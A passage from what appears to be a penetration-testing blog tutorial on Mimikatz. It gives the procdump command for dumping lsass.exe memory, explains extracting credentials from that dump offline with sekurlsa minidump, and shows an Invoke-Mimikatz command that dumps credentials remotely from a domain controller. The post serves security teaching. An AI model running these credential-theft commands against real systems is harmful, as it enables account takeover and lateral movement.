
Dumping Credentials from Offline Memory Dump

In this Section we will dump the lsass.exe memory with the help of a sysinternal tool procdump and using that dump file (dmp) we will dump the credentials.

```
procdump.exe -ma lsass.exe C:\Users\Administrator\Desktop\x64\lsass.dmp
```





Now we will load this lsass.dmp in mimikatz to extract credentials using minidump functionality of SEKURLSA module.



This Method can also be used to dump credentials when we are not allowed to run mimikatz on the victim's machine. In this case, we can use this dump file to extract credentials by downloading the dump file on our machine and loading the file in mimikatz using minidump.

But wait! Can we run mimikatz tool remotely?



Running Mimikatz Remotely

Invoke-Mimikatz script offers the user with the functionality of running the script remotely and present the user with the same output.

```
Invoke-Mimikatz -ComputerName DC-hacknpentest -DumpCreds
```


Well, this awesome tool has much more functionality to offer like pass-the-ticket, extracting ekeys, building golden and silver ticket, playing with dpapi master keys and much more.


To know how it can be done, stay tuned to Hacknpentest.com

Till then HacknPentest !!!

Tags: LogonPasswords Mimikatz Sekurlsa Post Exploitation Windows 10 Hacking Windows Pentest Windows Server Hacking




 You may also like...




Linux Privilege Escalation via writeable /etc/passwd file

27th April 2019



Privilege escalation through Token Manipulation

8th July 2019



Exploit Active Directory Using PowerShell Remoting (PART-1)

15th April 2019

4 Responses

 **Comments** **4**

 Pingbacks **0**



Christine  29th April 2019 at 11:50 am

I've been browsing online more than 3 hours nowadays, but I by no means found any attention-grabbing article like yours. It's pretty worth sufficient for me. In my opinion, if all web owners and bloggers made excellent content material as you probably did, the net shall be much more useful than ever before. Wow, this paragraph is good, my sister is analyzing these kinds of things, so I

am going to inform her. I will right away grab your rss feed as I can't find your email subscription link or newsletter service. Do you have any? Kindly allow me recognise so that I may subscribe. Thanks.

Reply



Satyam Dubey · 29th April 2019 at 4:07 pm

Thanks for showing love to our blog by giving this wonderful feedback. We are soon planning to launch the email subscription feature for our users. Till that Stay tuned to hacknpentest.

Reply



Louise · 6th July 2019 at 7:40 am

Hello to every one, for the reason that I am actually keen of reading this blog's post to be updated regularly.

It carries fastidious material.

Reply



Yash Bharadwaj · 9th July 2019 at 10:59 pm

Thanks Louise!!

Stay tuned 😊

Reply

Leave a Reply

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

Post Comment

NEXT STORY

Linux Privilege Escalation via writeable /etc/passwd file



PREVIOUS STORY

Exploit Active Directory Using PowerShell Remoting (PART-1)



 To search type and hit enter

Recent Posts



- 🕒 [Privilege escalation through Token Manipulation](#)
- 🕒 [Windows Privilege Escalation Via AlwaysInstallElevated Technique](#)
- 🕒 [Linux Privilege Escalation via writeable /etc/passwd file](#)
- 🕒 [Mimikatz – Windows Tutorial for Beginner \(Part-1\)](#)
- 🕒 [Exploit Active Directory Using PowerShell Remoting \(PART-1\)](#)

Recent Comments



- 💬 [Yash Bharadwaj on Mimikatz – Windows Tutorial for Beginner \(Part-1\)](#)
- 💬 [Louise on Mimikatz – Windows Tutorial for Beginner \(Part-1\)](#)
- 💬 [Satyam Dubey on Windows Privilege Escalation Via AlwaysInstallElevated Technique](#)
- 💬 [Aviral on Windows Privilege Escalation Via AlwaysInstallElevated Technique](#)
- 💬 [Mimikatz -Windows Tutorial for Beginner - HacknPentest on Privilege Escalation Using PowerShell](#)